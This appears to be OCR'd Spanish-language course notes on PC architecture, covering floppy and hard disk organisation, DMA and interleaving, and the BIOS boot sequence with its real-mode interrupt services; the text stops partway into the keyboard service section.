
El RTC está incluido en un chip CMOS alimentado por batería que dispone también de una pequeña cantidad de memoria CMOS que retiene sus datos mientras que el sistema está desconectado de la alimentación de energía eléctrica. Esta memoria se utiliza para almacenar información importante del sistema, como el tipo y número de disquetes, el tamaño de los discos duros y el tamaño de la memoria.

Sistema de disquete


El sistema de disquete escribe y lee datos de un disquete. Un disquete es un medio magnético continuo. Mecánicamente la disquetera consiste en un motor que rota al disquete y un cabezal lector/escritor que se desplaza por un motor paso a paso sobre dos rieles radiales. El desplazamiento del cabezal sobre una serie de posiciones discretas resulta en que los datos se almacenan siempre en una serie de círculos concéntricos denominados “pistas”. A su vez, cada

pista se divide en segmentos denominados “sectores”. Un hueco indicador detectado por un sensor en la disquetera señaliza la posición de comienzo las pistas. La cantidad de datos que almacena cada cara de un disquete depende del número de pistas (densidad) y del tamaño de los sectores. La densidad del disco varía de forma considerable de una disquetera a otra: una disquetera de densidad doble puede escribir 40 pistas de datos, mientras una de densidad cuádruple puede escribir 80 pistas de datos. Dos pistas correspondientes a cada lado del disquete se agrupan para formar un cilindro.


Todos los sectores contienen el mismo número de bytes, aunque resulta claro que los sectores cerca del anillo exterior del disco son físicamente más largos que los que se encuentran cerca del eje. El espacio extra no se utiliza.



Físicamente, los sectores en un disquete se localizan a través de una coordenada tridimensional compuesta del número de pista (también denominado “número de cilindro”), del número de cara (también denominado “número de cabezal”) y del número de sector. Las pistas se numeran de forma secuencial desde 0, siendo la pista 0 la más externa. Las dos caras se numeran 0 y 1, siendo la cara 0 la superior. Los sectores de cada pista se numeran de forma secuencial en sentido horario desde 1, siendo el sector 1 el sector siguiente al inicio de la pista en sentido horario. De esta forma, el primer sector de la pista más externa en la cara superior del disco es el sector 0,0,1. La figura muestra la numeración de los sectores de un disquete con 8 sectores por pista, e indica al sector (0,10,3), situado en la décima pista contando desde afuera.



El sistema de disquete del PC se muestra en la figura. El controlador de disquete es el corazón del sistema y se conecta a cada disquetera del sistema. Toda comunicación entre el sistema y la disquetera se lleva a cabo a través del controlador. El sistema accede al controlador a través de comandos de entrada salida y del estado de retorno. Algunos comandos interrumpen el procesador tras completarse la operación requerida. La lectura y escritura de sectores entre el adaptador y el sistema se manejan vía transferencias DMA. El sistema utiliza el canal 2 DMA para estas transferencias.



Los datos de un sector del disquete se acceden en tres pasos: el primer paso, denominado "búsqueda" (en inglés, "seek"), consiste en el movimiento del cabezal lector hasta la pista que contiene el sector; el segundo paso consiste en la rotación del disquete hasta que el sector buscado se sitúa debajo del cabezal lector; el tercer paso es la transferencia bit a bit de los datos desde o hacia el controlador. De aquí que el tiempo de lectura o escritura de un sector se determina por tres componentes: el tiempo de búsqueda, el retardo de rotación, y el tiempo de transferencia.

La posición de cada pista y el número de caras útiles de un disquete están determinadas por el disquete y la disquetera (con la disquisición de que se puede considerar un disquete de 80 pistas como uno de 40, desplazando el motor paso a paso de la disquetera cada dos pasos). Sin embargo, la posición, el tamaño y el número de sectores de una pista se controlan por software. Aunque los disquetes de un PC estándar pueden tener sectores de 128, 256, 512 o 1024 bytes, normalmente se utilizan sectores de tamaño 512 bytes. Las características de cada sector se inician cuando se da formato al disquete.

La figura que sigue muestra los parámetros de los disquetes estándar de dos caras y doble densidad utilizados en el PC IBM original.

Parámetro	Valor	Parámetro	Valor
Número de cilindros:	40	Tiempo de búsqueda (cilindros adyacentes):	6 mseg
Pistas por cilindro:	2	Tiempo de búsqueda medio:	77 mseg
Sectores por pista:	9	Tiempo de rotación:	200 mseg
Bytes por sector:	512	Tiempo de encendido/apagado de motor:	250 mseg
Bytes por disquete:	368640	Tiempo de transferencia de un sector:	22 mseg

Formato de datos del disquete

Cada pista de un disquete se compone de huecos, pulsos de sincronización y datos que comprenden marcas de referencia, IDs de sectores, CRCs (Cyclic Redundancy Checks), y los datos de los sectores.

La información de ID de sector se compone de cuatro bytes incluyendo el cilindro, el cabezal, el sector y el código de tamaño de sector. El usuario controla estos parámetros a través del comando "format", y normalmente son iguales respectivamente al cilindro físico, cabezal físico, sector físico y al código de tamaño del sector en cuestión. Sin embargo, esto no es un requerimiento, y en un tiempo se utilizaron esquemas de protección frente a copias que escribían en estos campos sus propios valores para identificar al disquete original. Un sistema operativo, como DOS, siempre escribe en cada campo de ID de sector la posición física del parámetro correspondiente, y el código de tamaño de sector convencional.

La figura muestra la distribución de los datos en una pista de disquete válida para todos los tipos de disquete actualmente utilizados en los PCs.


```
Bytes de pista
|       Index pulse Gap area, 80 bytes de 4Eh
|       Track sync pulse, 12 bytes de 0h
|       Track index address marks, 3 bytes de C2h, seguidos de 1 byte FCH
|       Track gap area, 50 bytes de 4Eh
|
|   Bytes de sector (se repite para cada sector)
|   |   Sector sync pulse, 12 bytes de 0
|   |   Index address mark, 3 bytes de A1h, seguido de 1 byte FEh
|   |       Byte de cilindro (normalmente 0 a 79, dependiendo del medio)
|   |       Byte de cabezal (normalmente 0 o 1)
|   |       Byte de número de sector (normalmente 1 a 36, dependiendo del medio)
|   |       Código de tamaño de sector (normalmente 2, indicando tamaño 512 bytes)
|   |       Byte CRC cubriendo los cuatro bytes anteriores
|   |   Sector gap, 22 bytes de 4Eh en medios de 360K a 1.44M; 41 bytes para 2.88M
|   |   Sector sync pulse, 12 bytes de 0
|   |   Data address mark, 2 bytes de A1h, seguido por un byte FBh o F8h (estos
|   |    valores indican datos normales o eliminados)
|   |       Datos, número de bytes según código de tamaño de sector
|   |       Byte CRC de los datos del sector
|   |   Sector gap, tamaño según iniciado en el comando format
|
|       Sectores adicionales de la pista (hasta 36 en total, dependiendo del medio)
|
| Fin de track gap
```

Al leer un sector del disquete, el controlador extrae toda la información extra del sector distinta de los datos propiamente dicho, y tras realizar las verificaciones que corresponden, devuelve sólo los datos al sistema.

Acceso directo a memoria (DMA)

Los controladores de disquete y de disco duro permiten el acceso directo a memoria o DMA (en inglés, Direct Memory Access). Para explicar el funcionamiento de DMA, se considera primero la lectura a disco sin DMA. El controlador comienza por leer el bloque del disco de forma serial, bit por bit, hasta que carga el bloque completo en un buffer interno. Tras completar la lectura del bloque computa el checksum, y si no existen errores de lectura causa una interrupción. El programa de entrada salida lee el bloque ejecutando un bucle que en cada iteración transfiere un byte o una palabra desde un registro del controlador a memoria.

El DMA surge para evitar el desperdicio de tiempo de CPU causado por la ejecución de un programa que lee los bytes del controlador de a uno. Según se muestra en la figura, para utilizar DMA la CPU pasa al controlador la dirección del bloque en el disco y dos datos adicionales: la dirección en memoria donde se carga el bloque y el número de bytes a transferir.




Una vez cargado en un buffer interno y verificado el bloque de datos, el controlador copia el primer byte o la primer palabra a la dirección de memoria establecida, e incrementa la dirección de memoria y decrementa la cuenta según el número de bytes transferido. Este proceso se repite hasta que la cuenta DMA pasa a 0, momento en el cual el controlador causa una interrupción. Al retomar el control el programa de entrada salida dispone de una copia del bloque del disco en memoria.

Dos restricciones de funcionamiento hacen que el buffer interno del controlador simplifique la administración de la transferencia de datos: por un lado, los bits del disco se reciben a tasa constante independiente de la carga del controlador; por otro lado, la escritura de cada byte o palabra a memoria requiere que el controlador tome el bus del sistema. Si el controlador no utiliza un buffer sino transfiere bytes directamente desde disco a memoria, debería almacenar los conjuntos de bytes recibidos cada espera por picos de carga del bus, con la consiguiente sobrecarga administrativa. De aquí que el almacenamiento del bloque en un buffer interno simplifica el diseño del controlador ya que el bus no se utiliza hasta el comienzo de la transferencia DMA, lo que elimina los requerimientos de tiempo de la transferencia.

El proceso de buffer en dos pasos descrito arriba tiene implicancias importantes sobre la eficiencia de la entrada salida. Mientras la CPU o el controlador transmite datos desde el controlador a memoria, el pasaje del sector siguiente del disco por debajo del cabezal provoca la transmisión al controlador de los bits de este sector. Como los controladores simples no pueden realizar simultáneamente entrada y salida los datos de este sector se pierden.

Como resultado, el controlador es capaz de leer bloque por medio. Por tanto, la lectura de una pista completa requiere de dos rotaciones completas, una para bloques pares y otra para bloques impares. Inclusive, si el tiempo de transferencia de un bloque del controlador a la memoria es mayor que el tiempo de lectura de un bloque de disco, se hace necesario leer un bloque y saltear dos o más bloques.


El salto entre bloques con el fin de dar tiempo al controlador a la transferencia de datos a memoria se denomina en inglés “interleaving”. Cuando se da formato al disco, los bloques se numeran teniendo en cuenta el factor de salto entre bloques. La figura muestra un disco con 8 bloques por pista sin “interleaving” (a) y el mismo disco con “interleaving” simple (b).



La idea de esta numeración de bloques es permitir al programa de entrada salida la lectura de bloques numerados consecutivamente obteniendo la máxima velocidad permitida por el hardware. La lectura de un archivo dispuesto en 8 bloques consecutivos con un controlador que sólo puede leer bloques alternados y con esquema de numeración como el de la figura (a), requiere de 8 rotaciones de disco.

Sistema de disco duro

Como generalización del disquete, un disco duro se organiza como una pila de platos rotatorios, siendo la estructura de cada plato similar a la de un disquete. De esta forma, un disco se puede ver como una serie de cilindros concéntricos según la figura, donde cada cilindro contiene tantas pistas como cabezales lectores se apilan verticalmente. Las pistas se dividen en sectores, llegando el número de sectores alrededor de la circunferencia a varios cientos.



Existen dos formas sistemas de coordenadas para referir a los sectores de un disco: el sistema de coordenadas CHS y el sistema coordenadas LBA. Los discos más viejos tienen sólo coordenadas CHS; los más nuevos tienen ambos. En este curso sólo se trata el sistema CHS.

En el sistema de coordenadas CHS, la ubicación de un sector se determina por tres números: el cilindro C (0...65535), la cabeza H (0...15), y el sector (1...255).

En los diseños más simples de disco todas las pistas tienen físicamente el mismo número de sectores. Como cada sector tiene el mismo número de bytes, los sectores cercanos al borde exterior del disco son físicamente más largos que los que se encuentran cerca del eje. Sin embargo, el tiempo de lectura o escritura de cada sector es el mismo. Por tanto, la densidad de

datos de los cilindros internos es mayor que la de los cilindros externos, lo que lleva a que algunos discos resulten en mayor carga eléctrica en la lectura escritura de las pistas internas. La electrónica integrada al disco maneja estos detalles de forma que no son visibles al programador de la entrada salida.

Para evitar una disminución de la capacidad de almacenamiento por diferencia de densidad de datos entre pistas internas y externas, los discos duros modernos tienen más sectores en pistas exteriores que en pistas interiores. Sin embargo, el procesamiento de la electrónica integrada al disco oculta estos detalles al programa de entrada salida, que ve una geometría simple con el mismo número de sectores en cada pista. Estos discos se denominan IDE (Integrated Device Electronics) debido a la compleja electrónica incorporada.

Debido a la poderosa electrónica incorporada en el disco duro, el controlador de un disco duro es más simple que el de un disquete. Una cualidad que afecta al programa que maneja la entrada salida de discos es la posibilidad de búsqueda simultáneas en dos o más discos. El controlador puede iniciar un búsqueda en un disco mientras espera a que se complete la búsqueda en otro disco. Muchos controladores pueden inclusive leer o escribir un disco mientras buscan en uno o más discos. La operación simultánea de discos duros llega hasta el límite de la transferencia entre cada disco y el buffer de memoria del controlador; sólo es posible una transferencia entre el controlador y la memoria del sistema a la vez. La habilidad para realizar dos o más operaciones a la vez puede reducir considerablemente el tiempo de acceso promedio.

La tabla compara los parámetros de un disquete de dos caras y doble densidad con los parámetros de un disco duro de baja capacidad de la época de los primeros Pentium.

Parámetro	**Disquete IBM de 360 KB**	**Disco duro WD 540MB**
Número de cilindros	40	1048
Pistas por cilindro	2	4
Sectores por pista	9	252
Sectores por disco	720	1056384
Bytes por sector	512	512
Bytes por disco	368640	540868608
Tiempo de búsqueda (cilindros adyacentes)	6 mseg	4 mseg
Tiempo de búsqueda (caso promedio)	77 mseg	11 mseg
Tiempo de rotación	200 mseg	13 mseg
Tiempo de encendido/apagado del motor	250 mseg	9 seg
Tiempo transferencia 1 sector	22 mseg	53 useg

En discos duros modernos la geometría especificada, que es la utilizada por el programa de entrada salida del sistema, puede ser distinta del formato físico. Por ejemplo, el disco duro de la tabla anterior tiene “parámetros de configuración recomendados” de 1048 cilindros, 16 cabezas y 63 sectores por pista. La electrónica de control incorporada al disco convierte la coordenada CHS pasados por el programa de entrada salida a los parámetros físicos internos del disco. Se tiene aquí un ejemplo de compromiso de diseño por compatibilidad hacia atrás con el firmware. Los discos con más de 63 sectores por pista operan con un conjunto artificial de parámetros lógicos de disco debido a que en la especificación original del PC IBM la interfaz al BIOS en ROM destina sólo 6 bits a la coordenada S de un sector. El fabricante del disco duro de la tabla especifica que en realidad el disco tiene sólo 4 cabezales, lo que según la tabla llevaría el número de sectores por pista a 252. En realidad este disco tiene 4 cabezas y más de 3000 cilindros agrupados en una docena de zonas, de forma que los cilindros internos contienen 57 sectores por pista y los externos 105 sectores por pista. Sin embargo, el procesamiento de la electrónica integrada al disco hace innecesario que el programador conozca todos estos detalles.

Desde el punto de vista de la programación, la operación del disco duro es similar a la del disquete, aunque es más simple por las razones expuestas más arriba. Básicamente, una vez listo el controlador, se selecciona el dispositivo y se ejecuta un comando de lectura o escritura de una cierta cantidad de sectores a partir de un sector inicial. A diferencia del sistema de disquete que siempre utiliza DMA, la utilización de DMA por parte del sistema de disco duro depende del tipo de PC (la especificación original de PC utiliza DMA, pero la especificación AT no). Sea como sea, el controlador siempre provoca una interrupción al finalizar la operación. Según se utiliza o no DMA, si la transferencia termina sin error la interrupción indica que los datos fueron cargados respectivamente a la memoria o al controlador. El estado en que termina la transferencia se accede leyendo un registro del controlador. Si no se utiliza DMA, los datos se acceden uno a uno por un bucle de software que lee o escribe (según corresponda) un registro del controlador en una dirección de entrada salida dada.

El BIOS

Introducción

Existen parámetros de la interfaz entre la CPU y los controladores de dispositivo que dependen del fabricante. En un esfuerzo por independizar la interfaz de los programas a los dispositivos periféricos del fabricante, la especificación del PC IBM establece un conjunto de rutinas denominadas BIOS (Basic Input Output System).

Tomando el control de la CPU al momento del encendido, el BIOS cumple cinco funciones:

1) Verifica el funcionamiento correcto del hardware del PC al momento del encendido (POST = Power On Self Test)
2) Inicia zonas de memoria con datos de operación del BIOS
3) Inicia los dispositivos programables de la placa madre y reconoce los dispositivos del bus PCI
4) Inicia la etapa de bootstrap del sistema operativo
5) Provee al sistema operativo de servicios de acceso a los dispositivos periféricos del PC de acuerdo a una interfaz estándar

En las secciones que siguen se describe la secuencia de inicio del PC y la interfaz de las rutinas del BIOS.

El inicio del PC desde el encendido

La especificación del PC establece que la primer instrucción que la CPU ejecuta tras el reset es la instrucción en la dirección real FFFF0h del espacio de memoria[1]. La placa madre del PC se fabrica de forma que esta dirección está incluida en el rango de direcciones de una memoria permanente (tipo ROM o FLASH) y que incluye el conjunto de rutinas que conforman el BIOS. Por ejemplo, se puede suponer que esta memoria es una memoria ROM de 64kB que ocupa el rango de direcciones desde F0000h hasta FFFFFh.

Como la dirección FFFF0h se encuentra 16 direcciones por debajo de la dirección máxima accesible por el procesador Intel operando en modo real, la instrucción en esta dirección consiste de un salto incondicional a la dirección de memoria permanente en la que comienza el POST.

En general al momento del encendido el POST ejecuta los pasos que siguen[2]:

1) Se verifica la CPU (registros, banderas, etc.).

2) Se inicia el temporizador de intervalo programable, los PIC, el DMA y se inician los vectores de interrupciones.

   El Intel 80x86 admite un total de 256 interrupciones, numeradas desde 0 a 255. A cada interrupción se asigna un vector de interrupción. Un vector de interrupción se compone del segmento y el offset de la dirección de la rutina de la atención a la interrupción asociada.

---

[1] La realidad es que los procesadores mayores o iguales que el Intel 386 ejecutan la instrucción en la dirección FFFFFFF0h; sin embargo, en modo real esto es equivalente a ejecutar la instrucción en FFFF0h.

[2] La secuencia exacta de ejecución del POST no es estándar, sino que depende del fabricante, y en general incluye más pasos que los descritos aquí. Por otro lado, el orden en que se exponen los pasos en este texto puede no coincidir estrictamente con el de los fabricantes.

En modo real, el vector de interrupción asociado a la interrupción n, n = 0...255, se encuentra en las cuatro direcciones de memoria a partir de la dirección real 4xn. De esta forma, los primeros 1024 bytes de la memoria definen los vectores de interrupción. Esta zona de memoria se denomina “tabla de interrupciones”.

La tabla de interrupciones se ubica en memoria RAM, por lo que cada vector debe ser inicializado y eventualmente puede ser modificada en cualquier momento.

En este paso, el BIOS inicializa los vectores de interrupción apuntando a una rutina que contiene una única instrucción RETI, esto es, la instrucción de retorno desde una rutina de atención a la interrupción. Posteriormente en la secuencia del POST, como parte de la inicialización de cada dispositivo se inicializan vectores de interrupción apuntando a la rutina de atención a la interrupción del dispositivo y a los servicios del BIOS para acceso al dispositivo. Esto se detalla más adelante.

La programación de cada PIC incluye la determinación del número de interrupción correspondiente a la primera de las 8 IRQ del PIC. Las IRQ del PIC tienen números de interrupción consecutivos a partir de este número.

3) Se verifica la integridad de la ROM del BIOS y del chip CMOS. El chip CMOS consiste en memoria no volátil que incluye el reloj de tiempo real y la configuración del BIOS.

4) Se inicializa el controlador de teclado y el teclado (encendiendo leds del teclado). De acuerdo a lo dicho en el paso 2), este paso incluye la inicialización de los vectores de interrupción apuntando a la rutina de atención a la interrupción del teclado y a los servicios del BIOS para el acceso al teclado.

5) Se verifica y se inicializa el adaptador de video. De acuerdo a lo dicho en el paso 2), este paso incluye la inicialización del vector de interrupción apuntando al servicio del BIOS para acceso al video.

   Previo a este paso, la detección de una falla de hardware resulta en la generación de beeps codificados de acuerdo a especificación del fabricante del BIOS. Después de este paso, la detección de una falla resulta en la impresión de un mensaje de error en consola.

6) Se determina el tamaño de la memoria y se ensaya la memoria.

7) Se inicializan las memorias shadow del sistema. Este paso incluye la activación del acceso a memoria RAM shadow y la inhibición del acceso a memoria ROM correspondiente.

8) Se verifica el ratón, la disquetera, el disco duro, puertos serie y paralelo y el coprocesador matemático. Se inicializan los vectores de interrupción apuntando a la rutina de atención a la interrupción de cada dispositivo y a los servicios del BIOS para acceso a cada dispositivo.

9) Relevo de ROM

   Una tarjeta ISA puede incluir opcionalmente una ROM con rutinas de POST, de BIOS y de atención a la interrupción. El relevo de ROM provee de un mecanismo para la ejecución del POST de cada tarjeta ISA y para la actualización automática de la tabla de interrupciones con las direcciones de las rutinas de BIOS y de atención a la interrupción de la tarjeta.

   El relevo de ROM comienza por la lectura de los primeros dos bytes en la dirección de memoria C0000H. Un valor 55h en el primer byte y un valor AAH en el segundo byte indica la presencia de una ROM de dispositivo, por lo que se pasa el control al programa de la ROM en una dirección predeterminada. Si no se detecta presencia de ROM, se continúa verificando los

2 primeros bytes a partir de la dirección de lectura anterior más 2kB. De esta forma, el relevo continúa hasta que se alcanza la dirección DFFFFH.

El programa de ROM se ejecuta según los pasos que siguen:

a) Se ejecuta el POST del dispositivo.
b) Se escribe la dirección de inicio de la rutina de BIOS para el acceso al dispositivo en el vector de interrupción que corresponde, y se salva el valor anterior de este vector en una variable de la rutina. Este mecanismo permite compartir una única de entrada de BIOS para varios dispositivos.
c) Se escribe la dirección de la rutina de atención a la interrupción del dispositivo en el vector de interrupción, y se guarda el valor anterior de este vector en una variable de la rutina de atención a la interrupción. Este mecanismo permite compartir interrupciones[3].
d) Se inician los registros de entrada salida programables en la tarjeta preparando a la tarjeta para operación normal.
e) Se devuelve el control al programa POST.

10) Relevo de dispositivos PCI. Este punto no se cubre en este curso.

11) Se ejecuta la rutina que carga el sector de inicio.

    Esta rutina determina el dispositivo primario de arranque a través de la lectura de la configuración del BIOS, y carga el sector CHS = 0,0,1 del dispositivo primario de arranque en la dirección 0000:7C00H. Se verifica que el sector cargado contiene la firma de un sector de inicio (AA55H en los dos últimos bytes del sector), y se ejecuta un salto incondicional a 0000:7C00H, pasando el control al programa en ese sector.

    El programa en el sector CHS = 0,0,1 inicia la carga de un sistema operativo en memoria. Utiliza los servicios del BIOS, inicializados en la etapa del POST, para transferir datos desde disco, para imprimir mensajes en la consola y para recibir comandos desde el teclado. Los servicios del BIOS se acceden a través de interrupciones de software.

Las interrupciones del Intel 80x86 en modo real

En modo real existen tres tipos de interrupciones: interrupciones de hardware, interrupciones del microprocesador (también llamadas "abortos") e interrupciones de software (también llamadas "trampas").

Las interrupciones de hardware se acceden por la pata INTR, y ya fueron descritas en las secciones anteriores. En la etapa de POST el BIOS fija los valores de base para las IRQ del PIC maestro en 08h y del PIC esclavo en 70h. De esta forma, los números de interrupción correspondientes a las IRQ 0..7 son 8h...0Fh, y los números de interrupción correspondientes a las IRQ 8..15 son 70h...77h.

De acuerdo a lo descrito en la sección anterior, en la etapa de POST el BIOS inicializa el valor de cada vector de interrupción asociado a una IRQ con la dirección de la rutina de atención a la interrupción del dispositivo conectado a la IRQ. Por ejemplo, inicializa el vector 76h (asociado a IRQ 14) con la dirección de la rutina de atención a la interrupción del disco duro, que ejecuta según se describe en la sección "Ejemplo: bus ATA-2 (EIDE)".

Las interrupciones del microprocesador son ejecutadas automáticamente por la CPU en plena ejecución del programa. Un ejemplo que genera una interrupción de microprocesador es la división por cero.

[3] En principio el bus ISA no prevé el uso de una línea IRQ por más de un dispositivo.

Las interrupciones de software son invocadas directamente desde programa, ejecutando la instrucción assembler “int N”, donde N representa el número de interrupción. La instrucción “int N” resulta en la ejecución de la rutina de atención a la interrupción N.

Los servicios del BIOS

Todos los servicios de BIOS para acceso a dispositivos se acceden a través de interrupciones de software en modo real. Los vectores de interrupciones apuntan a las direcciones de las rutinas de servicios en ROM. Este diseño permite a cualquier programa acceder el servicio BIOS sin conocimiento de la localidad en memoria que ocupa la rutina del servicio. Asimismo permite mover, expandir o adaptar las rutinas de los servicios sin afectar los programas que utilizan los servicios.

El BIOS reserva un conjunto de vectores de interrupción para el acceso a sus servicios: los vectores 5, 16 a 28, y 72.

La especificación original del PC especifica un total de 12 interrupciones de BIOS, agrupadas en 5 grupos: 6 interrupciones sirven dispositivos periféricos específicos, 2 devuelven información del equipamiento de la computadora, 1 trabaja con el reloj de hora y fecha, 1 realiza la impresión de pantalla (print screen), y 2 cambian el estado de la computadora (una de ellas ejecuta la rutina de inicio del sistema).

La mayoría de las interrupciones incluyen un conjunto de subservicios que son los que ejecutan las tareas. Por ejemplo, la interrupción 16 (10H) de servicios de video tiene 16 subservicios que llevan ejecutan todo tipo de tareas desde la inicialización del modo de video hasta el cambio de tamaño del cursor. Un subservicio se accede invocando la interrupción correspondiente y especificando el número de subservicio en el registro AH.

Existen convenciones de llamada a los servicios del BIOS en ROM que definen un uso consistente de registros, de banderas, de la pila y de la memoria. Las convenciones se enumeran en lo que sigue, comenzando por las de los registros de segmento.

El registro CS se respalda, se carga y se restaura de forma automática como parte del proceso de interrupción. Por tanto, el programador tiene que preocuparse del registro CS del programa. Se preservan los valores de los registros DS y ES, excepto en unos pocos casos en los que estos registros se utilizan de forma explícita. El registro SS no se modifica, y es responsabilidad del programador proveer de la pila que utiliza el servicio BIOS en ROM.

Los requerimientos de pila de los servicios del BIOS no se especifican. Estos requerimientos varían, en particular porque algunos servicios invocan a otros servicios. En general la mayor parte de los programas se ejecutan con una pila mucho más grande de lo que los servicios del BIOS necesitan.

El registro IP se preserva por el mismo mecanismo que el registro CS. El registro SP se preserva ya que todos los servicios del BIOS devuelven una pila limpia quitando todo lo que fue añadido en la ejecución de la rutina.

No se garantiza la preservación de los registros de propósito general AX a DX, ni de los registros índice SI y DI, ni del registro FLAGS. Como regla general las rutinas devuelven resultados simples en el registro AX. En algunos casos se utiliza la bandera CARRY (CF) o la bandera ZERO (ZF) para indicar el éxito o el error de la operación solicitada.

Cada servicio de BIOS se accede de acuerdo a una interfaz definida en la especificación del PC IBM.

El servicio de acceso a teclado

Los servicios del teclado se acceden por la interrupción 22 (16H). Existen tres servicios, numerados 0 a 2. El servicio de teclado se selecciona con el registro AH.

